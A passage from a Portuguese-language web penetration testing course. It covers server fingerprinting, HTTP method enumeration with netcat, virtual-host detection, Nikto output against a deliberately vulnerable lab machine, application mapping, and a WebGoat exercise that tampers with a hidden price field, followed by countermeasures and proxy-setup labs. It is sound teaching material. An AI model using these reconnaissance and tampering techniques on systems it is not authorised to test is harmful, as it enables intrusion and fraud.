
```
HTTP/1.1 200 OK
1 Server: nginx/0.8.53
0 Date: Wed, 05 Jan 2011 13:57:59 GMT
7 Content-Type: text/html
5 Content-Length: 3700
2 Last-Modified: Sun, 31 Oct 2010 21:12:28 GMT
6 Connection: close
4 Accept-Ranges: bytes
```

Tomcat 6.0.26

```
HTTP/1.1 200 OK
1 Server: Apache-Coyote/1.1
4 Accept-Ranges: bytes
3 ETag: W/"7777-1291366189000"
2 Last-Modified: Fri, 03 Dec 2010 08:49:49 GMT
7 Content-Type: text/html
5 Content-Length: 7777
0 Date: Wed, 05 Jan 2011 14:00:19 GMT
6 Connection: close
```

Obviamente, realizar testes dessa natureza manualmente é completamente inviável e, portanto, é necessário automatizar a tarefa com uma ferramenta como o “httprint”, da net-square. Este utilitário é bem interessante e prático, mas requer que o arquivo de assinaturas seja atualizado, para que novas versões de servidores web sejam corretamente identificadas. A Figura 2.7 ilustra o resultado de um teste, empregando a base padrão contra um servidor Apache 2.2.17.

Figura 2.7
Saída do httprint
em teste de servi-
dor Apache.



Levantamento dos métodos suportados pelos servidores web



Há métodos interessantes, como PUT, que permitem copiar arquivos para o servidor. Isso pode ser muito útil para carregar ferramentas em uma máquina da rede que esteja servindo de pivô para atacar outro ativo do ambiente.

Assim, é vantajoso saber os métodos suportados por um servidor web, e uma maneira direta de conseguir isto é por meio do método OPTIONS, caso esteja habilitado.

```
esruser@ubuntu:~$ nc exemplo.esr.rnp.br 8080
OPTIONS / HTTP/1.0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Allow: GET, HEAD, POST, PUT, DELETE, OPTIONS
Content-Length: 0
Date: Wed, 05 Jan 2011 16:16:12 GMT
Connection: close
```

Se o método OPTIONS não for suportado, a saída será semelhante à abaixo:

```
esruser@ubuntu:~$ nc exemplo.esr.rnp.br 8090
OPTIONS / HTTP/1.0

HTTP/1.1 405 Not Allowed
Server: nginx/0.8.53
Date: Wed, 05 Jan 2011 16:23:21 GMT
Content-Type: text/html
Content-Length: 173
Connection: close
```

Neste caso, uma solução consiste em se criar um script para fazer requisições ao servidor web, para todos os métodos existentes, e observar aqueles que são aceitos. É possível, também, empregar o Nikto e aproveitar-se de diversas outras verificações de configuração que ele faz contra o servidor.

Detecção de hosts virtuais



É muito comum hospedar diversos sítios web em um único servidor, com o objetivo de melhor alocar os recursos disponíveis, e, para isso, duas técnicas podem ser utilizadas. Na primeira delas, conhecida por hospedagem virtual baseada em IP, cada sítio recebe um endereço IP diferente, que remete para o mesmo servidor físico. Na outra, chamada de hospedagem virtual baseada em nomes, diversos nomes de domínio são resolvidos para um mesmo endereço IP e cabe ao servidor web discernir qual host virtual deve tratar a requisição recebida.

A solução para a questão acima reside no cabeçalho “Host”, que deve indicar o nome de domínio do destino. Se ele não estiver presente, a requisição é encaminhada para o host padrão, que nem sempre é o correto.

Portanto, sempre que ferramentas como Netcat e Telnet ou scripts personalizados forem utilizados para acessar aplicações em servidores compartilhados, não se deve esquecer de incluí-lo, sob pena de não se alcançar os resultados desejados.



Um teste simples para detectar o uso de servidor compartilhado por nomes consiste em resolver o nome de domínio da aplicação e tentar o acesso por endereço IP, o que faz com que a requisição seja tratada pelo host padrão.



Se este não for o responsável por atender a aplicação, a página inicial de outro sítio web é exibida, o que implica que o servidor não é dedicado. Em caso contrário, o método não é capaz de fornecer uma resposta conclusiva.

Outra maneira de testar o compartilhamento de servidor é por meio de ferramentas web que mapeiam endereços IP para nomes de domínio, de maneira similar a um DNS reverso (Meucci *et al.*, 2008).



Para exemplificar, a Figura 2.8 ilustra a saída de uma consulta realizada para o IP 200.219.245.136 ao serviço WebHosting Info, a qual indica claramente a adoção de hospedagem virtual baseada em nomes.

WebHosting.Info's Power WHOIS Service

200.219.245.136 - IP hosts **13** Total Domains ...
Showing 1 - 13 out of 13

Domain Name ^	
1	AZULCOMERCIO.COM.
2	CABELEIREIROASADELTA.COM.
3	CENTRALDECONVENIOS.COM.
4	CORALRENOVATION.COM.
5	EDGOSURFBOARDS.COM.
6	ERCONSULTORIA.COM.
7	IZABELNOIVOS.COM.
8	JGIMOVEISRIO.COM.
9	MISSAI.COM.
10	NURATEXIL.COM.
11	PLANO-SAUDE.NET.
12	REALMOVEISANTIGOS.COM.
13	ROBBINSOARS.COM.
1	

Figura 2.8
Consulta realizada
ao serviço
WebHosting Info.

Descoberta de arquivos e diretórios

Google hacking é uma técnica interessante que pode ser utilizada para encontrar arquivos e diretórios em servidores, sem alertar os mecanismos de monitoração do ambiente, uma vez que toda informação pode ser recuperada diretamente da base do Google ou outro mecanismo de busca.

Uma abordagem mais agressiva consiste no uso de ferramentas como o Nikto, que testam a presença de diversos itens de configuração, de acordo com uma base pré-cadastrada.

O relatório abaixo é resultado de um teste efetuado pelo Nikto contra uma máquina executando a distribuição Damn Vulnerable Linux. Observe-se que diversos diretórios e potenciais vulnerabilidades foram encontrados pelo utilitário e que o tempo de varredura, nove segundos, é extremamente baixo.



```

esruser@ubuntu:~$ nikto -host dvl.esr.rnp.br
- Nikto v2.03/2.04
-----
+ Target IP:          192.168.213.100
+ Target Hostname:    dvl.esr.rnp.br
+ Target Port:        80
+ Start Time:         2011-01-08 11:07:20
-----
+ Server: Apache/1.3.37 (Unix) PHP/4.4.4
+ No CGI Directories found (use '-C all' to force check all possible
dirs)
- Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ OSVDB-877: HTTP method ('Allow' Header): 'TRACE' is typically only
used for debugging and should be disabled. This message does not
mean it is vulnerable to XST.
+ Apache/1.3.37 appears to be outdated (current is at least
Apache/2.2.14). Apache 1.3.41 and 2.0.63 are also current.
+ PHP/4.4.4 appears to be outdated (current is at least 5.2.8)
+ OSVDB-0: GET ./ : Appending './' to a directory allows indexing
+ OSVDB-0: GET /%2e/ : Weblogic allows source code or directory
listing, upgrade to v6.0 SP1 or higher. http://www.securityfocus.com/bid/2513.
+ OSVDB-877: TRACK / : TRACK option ('TRACE' alias) appears to allow
XSS or credential theft. See http://www.cgisecurity.com/whitehat-mirror/WhitePaper\_screen.pdf for details
+ OSVDB-877: TRACE / : TRACE option appears to allow XSS or
credential theft. See http://www.cgisecurity.com/whitehat-mirror/WhitePaper\_screen.pdf for details
+ OSVDB-119: GET /?PageServices : The remote server may allow
directory listings through Web Publisher by forcing the server
to show all files via 'open directory browsing'. Web Publisher
should be disabled. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.
+ OSVDB-119: GET /?wp-cs-dump : The remote server may allow
directory listings through Web Publisher by forcing the server
to show all files via 'open directory browsing'. Web Publisher
should be disabled. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.
+ OSVDB-3092: GET /info/ : This might be interesting...
+ OSVDB-3092: GET /phpmyadmin/ : phpMyAdmin is for managing MySQL
databases, and should be protected or limited to authorized hosts.
+ OSVDB-3092: GET /manual/ : Web server manual found.
+ OSVDB-3268: GET /icons/ : Directory indexing is enabled: /icons
+ OSVDB-3268: GET /manual/images/ : Directory indexing is enabled: /
manual/images
+ OSVDB-3233: GET /icons/README : Apache default file found.
+ 3577 items checked: 16 item(s) reported on remote host

```

```
+ End Time: 2011-01-08 11:07:29 (9 seconds)
```

```
+ 1 host(s) tested
```

```
Test Options: -host dvl.esr.rnp.br
```

Exercício de fixação 3

Fase de reconhecimento

Que informações devem ser obtidas na fase de reconhecimento?

Mapeamento

Na fase de mapeamento, deve ser criado um mapa da aplicação, que reflita a estruturação dos arquivos componentes, as funcionalidades ofertadas, os pontos de entrada de informação e as tecnologias utilizadas. Tudo isso é realizado por meio dos seguintes passos:

- Cópia das páginas e recursos da aplicação.
- Identificação dos pontos de entrada de informação.
- Relacionamento com as informações de reconhecimento.



Cópia das páginas e recursos da aplicação

Este primeiro passo consiste em realizar uma cópia integral das partes acessíveis da aplicação, iniciando pela página inicial e incluindo quaisquer páginas que tenham sido descobertas na fase de reconhecimento.

Esta tarefa, obviamente, não deve ser feita de maneira manual, gravando-se, por meio do navegador, cada uma das páginas visitadas. Por outro lado, viu-se que uma estratégia totalmente automatizada também não é adequada, pois pode ocorrer de itens não serem cobertos, ou páginas perigosas, acessadas. Assim, uma abordagem híbrida deve ser empregada, na qual o auditor navega pela aplicação, enquanto que um web spider grava as páginas e monta o mapa automaticamente.

Uma vantagem clara desse método é que as dificuldades encontradas por esse tipo de software, como interpretação de Javascript, autenticação e processos de múltiplos estágios, são superadas, porque estas tarefas ficam a cargo do analista.

A Figura 2.9 ilustra o mapa de uma aplicação, gerado pelo software Burp Suite por meio desta abordagem. O lado esquerdo da interface mostra a estrutura da aplicação, indicando, neste exemplo, diretórios, arquivos e funcionalidades definidas por parâmetros passados a scripts PHP. Na parte direita superior, um resumo da requisição e da resposta, relacionadas ao elemento selecionado, é apresentado e, na parte inferior, detalhes são fornecidos. O arquivo “accounts.txt”, exibido na figura, contém usuários e senhas do sistema e foi descoberto automaticamente a partir do conteúdo do arquivo “robots.txt”.






Figura 2.9
Cópia de aplicação
com Burp Suite.

Neste processo, é comum que recursos ainda não mapeados sejam revelados, por meio de links ou comentários nas páginas capturadas. Esses elementos podem englobar, por exemplo, funcionalidades desativadas ou futuras, páginas antigas, páginas privilegiadas que não estão visíveis para o perfil de acesso atual, servidores auxiliares e plataformas de desenvolvimento e teste.

Todas as novas funcionalidades e páginas descobertas também devem ser copiadas e fazer parte do mapa da aplicação. No caso dos novos servidores, deve-se voltar à atividade de reconhecimento, se fizerem parte do escopo contratado. Senão, é importante discutir com o cliente a necessidade de inclui-los no teste, considerando que não sejam de uma empresa externa.

Recursos escondidos, muitas vezes, podem ser encontrados a partir dos elementos já mapeados. Para isso, inicialmente, é necessário analisar o resultado obtido até o momento e observar os nomes de arquivos, diretórios e parâmetros.

Para cada arquivo da lista, deve-se efetuar requisições, variando-se a extensão para outras, como .bak, .old, .tmp e .inc. Em seguida, caso um padrão de nomes tenha sido identificado, itens cujos nomes o satisfaçam devem ter a existência verificada (Stuttard e Pinto, 2007). Por exemplo, se o mapa contiver arquivos AddUser.asp e ViewUser.asp, existe uma chance que RemoveUser.asp, UpdateUser.asp e DisableUser.asp também sejam válidos.

Identificação dos pontos de entrada de informação

Muitas vulnerabilidades ocorrem justamente porque este preceito não é observado e informações fornecidas pelos usuários são utilizadas, sem antes serem devidamente validadas. Por esse motivo, torna-se evidente a importância de se mapear os pontos de entrada de informação, pois é por meio da exploração deles que muitos problemas na aplicação alvo serão descobertos.

Conforme Meucci *et al* (2008) e Sttutard e Pinto (2007), os seguintes elementos devem ser levantados:

- Parâmetros passados no corpo de requisições POST, principalmente, campos escondidos, que não são visíveis pela interface da aplicação.
- Parâmetros passados via URL em requisições GET. Considere-se que nem sempre os delimitadores-padrão são utilizados.
- Cookies e os lugares em que são definidos e modificados.
- Cabeçalhos que tendem a ser processados pela aplicação, como User-Agent, Referer e Host.
- Cabeçalhos não padronizados utilizados em requisições GET e POST.
- Canais secundários que podem ser controlados pelo usuário. Por exemplo, um servidor de arquivos de rede que permite submeter arquivos pelo protocolo FTP e visualizá-los em uma interface web.

Uma regra de ouro para o desenvolvimento de softwares seguros é que todo usuário deve ser considerado malicioso e, portanto, nunca se deve confiar em nada que ele fornece.

Relacionamento com as informações de reconhecimento

Neste ponto, algumas das informações levantadas na fase de reconhecimento já devem ter sido utilizadas no processo de cópia dos arquivos da aplicação. Falta ainda, porém, relacionar todas as funcionalidades mapeadas aos servidores e tecnologias identificados.

Isto é importante por uma série de razões:

- Há vulnerabilidades que afetam apenas linguagens e plataformas específicas.
- Ataques que envolvem interação com o sistema operacional devem utilizar os comandos específicos da plataforma.
- Sistemas gerenciadores de bancos de dados relacionais possuem peculiaridades na sintaxe de comandos SQL, que devem ser respeitadas na construção de ataques.
- Relações de confiança entre servidores e o posicionamento na topologia de rede permitem identificar elementos estratégicos que deverão ser explorados para o controle completo do ambiente.
- Problemas de configuração nas plataformas subjacentes podem invalidar mecanismos de segurança implementados na aplicação ou facilitar a execução de ataques.

Exercício de nivelamento 2

Validação unilateral

É comum encontrar aplicações que validam entradas somente no lado cliente?

Descoberta de vulnerabilidades e exploração

Após realizar todo o levantamento e mapeamento da aplicação, prossegue-se à etapa de descoberta de vulnerabilidades, para posterior exploração. Com um pouco de sorte, algumas fraquezas, como utilização de usuários e senhas-padrão, são encontradas logo nas fases iniciais do teste de invasão. Para a maioria dos casos, porém, testes específicos para cada tipo de problema possível devem ser executados, sempre guiados pelas informações coletadas.



No restante deste livro, os métodos empregados para detecção e exploração de vulnerabilidades serão apresentados, iniciando-se pelo abuso de controles no lado cliente do sistema.

Exploração de controles no lado cliente

Um fato importante que muitas vezes é esquecido ou ignorado por desenvolvedores de aplicações web é que, de modo geral, controles que são executados no lado cliente podem ser violados com as ferramentas e conhecimentos apropriados.



Em alguns casos, o esforço necessário para comprometer o controle é mínimo; em outros, uma base sólida de engenharia reversa é necessária, mas a tarefa ainda é possível. Desse modo, esses mecanismos podem ser utilizados para auxiliar na interação do usuário com a aplicação, evitando tráfego de dados inválidos pela rede, em caso de erros, mas não como o único ponto para validação de entradas.

O caso clássico deste problema, que afetou diversas lojas virtuais, nos princípios do comércio eletrônico, é o armazenamento de preços em campos escondidos, para uso no cálculo da fatura a ser paga pelo cliente.



As motivações por trás desta abordagem são facilitar o desenvolvimento da aplicação, diminuindo a interação com o banco de dados, e prover segurança por obscuridade, baseada no falso pensamento de que o campo escondido não será modificado, porque ele não é visível aos usuários.

O método mais simples de violar o uso de campos escondidos consiste em gravar o formulário localmente, editar o valor do campo, recarregar o formulário em um navegador e submetê-lo ao servidor (Stuttard e Pinto, 2007).



Uma abordagem mais elegante e prática, contudo, é utilizar um proxy de interceptação, para alterar as informações desejadas, em tempo de execução, antes que a requisição deixe a máquina do usuário. Esta técnica é bem versátil e também pode ser empregada para quebrar restrições impostas a campos de formulários e validação baseada em código Javascript.

O próximo exemplo, baseado no WebScarab e WegGoat, ilustra mais detalhadamente como este tipo de vulnerabilidade pode ser explorado. A Figura 2.10 mostra o exercício sobre exploração de campos escondidos do WegGoat, que simula uma aplicação de comércio eletrônico.




Figura 2.10
WebGoat: exercício sobre exploração de campo escondido.

A interface é bem simples e permite que o usuário altere a quantidade do elemento presente no carrinho de compras ou que efetive o pedido, clicando no botão “Purchase”. Quando isto acontece, a seguinte requisição é enviada para o servidor web:

```
POST http://webgoat.esr.rnp.br:8080/webgoat/
attack?Screen=60&menu=1700 HTTP/1.1
Host: webgoat.esr.rnp.br:8080
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.13)
Gecko/20101206 Ubuntu/10.04 (lucid) Firefox/3.6.13
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.7,pt-br;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Proxy-Connection: keep-alive
Referer: http://webgoat.esr.rnp.br:8080/webgoat/
attack?Screen=60&menu=1700
Cookie: JSESSIONID=325E4532DAA7BD43EA8C2AE5824783C0
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Content-Type: application/x-www-form-urlencoded
Content-length: 35

QTY=1&SUBMIT=Purchase&Price=2999.99
```

Observe-se que o corpo da requisição contém os parâmetros “QTY”, “SUBMIT” e “Price”. Qual seria o motivo do preço ser submetido como parte da requisição? Normalmente, apenas as informações que serão processadas pela aplicação são enviadas e, assim, é razoável supor que o valor será empregado para compor o total do pedido. Se esta hipótese estiver correta, a alteração do valor do campo escondido fará com que o preço desejado seja cobrado pelo produto. Este passo, executado por meio da tela de interceptação do WebScarab, está ilustrado na Figura 2.11, e o resultado, na Figura 2.12.

Figura 2.11
Interceptação da
requisição e altera-
ção do valor do
campo "Price".





Figura 2.12
Tela exibindo o total
do pedido.



Exercício de fixação 4

Segurança de controles

Controles no lado cliente são seguros? Em caso negativo, explique o motivo.

Contramedidas

Para evitar que uma aplicação padeça de vulnerabilidades relacionadas a controles implementados no lado cliente, as seguintes melhores práticas devem ser observadas:

- Parta da premissa de que todos os usuários da aplicação são maliciosos e, por isso, toda informação fornecida por eles deve ser validada no servidor, imediatamente antes de ser utilizada.
- Não assuma que informações armazenadas em campos escondidos não podem ser alterados por um usuário, uma vez que não estão visíveis.
- Implemente controles no lado cliente da aplicação, apenas para evitar que um usuário bem intencionado submeta, por erro, formulários com campos inconsistentes e consuma banda de rede desnecessariamente.
- Nunca espere que todos os parâmetros previstos sejam recebidos como parte da requisição. Usuários maliciosos podem remover um ou mais itens, antes de submetê-la à aplicação.





Roteiro de Atividades 2

Atividade 1 – Ferramentas básicas

Nesta atividade, o aluno se familiarizará com as ferramentas básicas que são utilizadas nas diversas etapas de um teste de invasão. Para iniciá-la, carregue as máquinas virtuais do aluno e do servidor (Fedora) e execute os roteiros na primeira delas.

Proxies de interceptação

Para utilizar proxies de interceptação, é necessário configurar a ferramenta para escutar a porta desejada e o navegador para direcionar todo tráfego para ela. Os roteiros abaixo ilustram como isso pode ser realizado nos proxies Burp Suite, Paros e WebScarab e nos navegadores Firefox, Opera e Chrome.

Configuração de porta no Burp Suite

1. Inicie o Burp Suite, presente no menu *Aplicativos\Curso – Ferramentas*.
2. Clique na aba *Proxy* e, em seguida, na aba-filha *Options*.
3. Selecione a primeira linha da tabela e clique no botão *Edit*.
4. Digite a porta desejada no campo “local listener port” e mantenha “listen on loopback interface only” habilitado.
5. Para finalizar, clique em *Update*.

Configuração de porta no Paros

6. Inicie o Paros, presente no menu *Aplicativos\Curso – Ferramentas*.
7. Clique no menu *Tools* e no sub-menu *Options...*
8. Selecione na parte esquerda da janela, a opção *Local proxy*.
9. Digite a porta desejada no campo “Port (eg 8080)”. Para este exercício, escolha a porta 9000.
10. Para finalizar, clique em *OK*.

Configuração de porta no WebScarab

1. Inicie o WebScarab, presente no menu *Aplicativos\Curso – Ferramentas*.
2. Clique na aba *Proxy* e, em seguida, na aba-filha *Listeners*.
3. Selecione a primeira linha da tabela e clique no botão *Stop*.
4. Digite a porta desejada no campo *Port*, abaixo da tabela.
5. Para finalizar, clique em *Start*.

Configuração do Firefox

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Inicie o proxy desejado. Para este exercício, utilize o WebScarab, presente no menu *Aplicativos\Curso – Ferramentas*.



3. No Firefox, clique em *Edit*, seguido de *Preferences*.
4. Clique na opção *Advanced* e na aba *Network*.
5. Clique em *Settings*.
6. Selecione *Manual proxy configuration*.
7. Digite "localhost" no campo *HTTP Proxy* e "8008" no campo *Port*.
8. Clique em *Use this proxy server for all protocols*.
9. Limpe o campo *No proxy for*.
10. Finalize a configuração, clicando em *OK* e em *Close*.
11. Os passos seguintes são para testar o acesso via WebScarab, mas sem interceptação de nenhuma das requisições.
12. No WebScarab, selecione a aba *Proxy* e a aba-filha *Manual Edit*.
13. Desmarque as opções *Intercept Requests* e *Intercept Responses*.
14. Clique na aba *Summary* e veja que não há nada nas tabelas.
15. Retorne ao Firefox e acesse exemplo.esr.rnp.br.
16. Volte ao WebScarab e veja que as tabelas na aba *Summary* foram preenchidas com as requisições efetuadas pelo acesso acima.
17. Encerre o WebScarab.

Configuração do Multiproxy Switch

O Multiproxy Switch é um complemento para Firefox, que permite selecionar um proxy a partir de uma lista pré-cadastrada, simplificando muito o trabalho de configuração. É possível exibi-lo na barra de ferramentas, no menu de contexto e na barra de estado do navegador, de acordo com as preferências do usuário.

O roteiro abaixo inclui o Paros na lista de proxies cadastrados.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Clique no Multiproxy Switch, na parte direita da barra de estado, e observe que já existem alguns itens cadastrados.
3. Selecione *Manage Proxies*.
4. Clique em *Add*.
5. Preencha *Proxy Label* com "Paros", *HTTP Proxy* com "localhost", *Port* com "9000" e selecione *Use this proxy server for all protocols*.
6. Clique em *OK* nas duas janelas.
7. Clique novamente no Multiproxy Switch e veja que um item para o Paros foi adicionado.

Configuração do Opera

1. Inicie o Opera, presente no menu "Aplicativos\Internet".
2. Inicie o proxy desejado. Para este exercício, utilize o Burp Suite, presente no menu *Aplicativos\Curso – Ferramentas*.

3. No Opera, clique em *Menu*, seguido de *Configurações* e *Preferências*.
4. Clique na aba *Avançado*.
5. Escolha o item *Rede* na parte esquerda da janela.
6. Clique em *Servidores de Proxy*.
7. Habilite as configurações para o protocolo HTTP, preenchendo os campos "HTTP" e "Porta" com os valores "localhost" e "8089", respectivamente.
8. Habilite as configurações para o protocolo HTTPS, preenchendo os campos *HTTPS* e *Porta* com os valores "localhost" e "8089", respectivamente.
9. Clique em *OK* nas duas janelas, para finalizar a configuração.
10. Os passos seguintes são para testar o acesso via Burp Suite, mas sem interceptação de nenhuma das requisições.
11. No Burp Suite, selecione a aba *Proxy* e a aba-filha *Options*.
12. Role a tela até encontrar a seção "intercept client requests".
13. Desabilite a opção *intercept if* da seção *intercept client requests*.
14. Desabilite a opção *intercept if* da seção *intercept server responses*.
15. Ainda na aba *Proxy*, clique na aba-filha *History* e veja que a tabela está vazia.
16. Retorne ao Opera e acesse exemplo.esr.rnp.br.
17. Volte ao Burp Suite e veja que a tabela na aba *History* foi preenchida com as requisições efetuadas pelo acesso acima.
18. Encerre o Burp Suite.

Configuração do Chrome

19. Inicie o Chrome, presente no menu *Aplicativos\Internet*.
20. Inicie o proxy desejado. Para este exercício, utilize o Paros, presente no menu *Aplicativos\Curso – Ferramentas*.
21. No Chrome, clique no ícone de chave inglesa, localizado ao lado da barra de endereço e selecione *Preferências*.
22. Selecione a aba *Under the Hood*.
23. Role a página até encontrar a seção *Network*.
24. Clique em *Change proxy settings*.
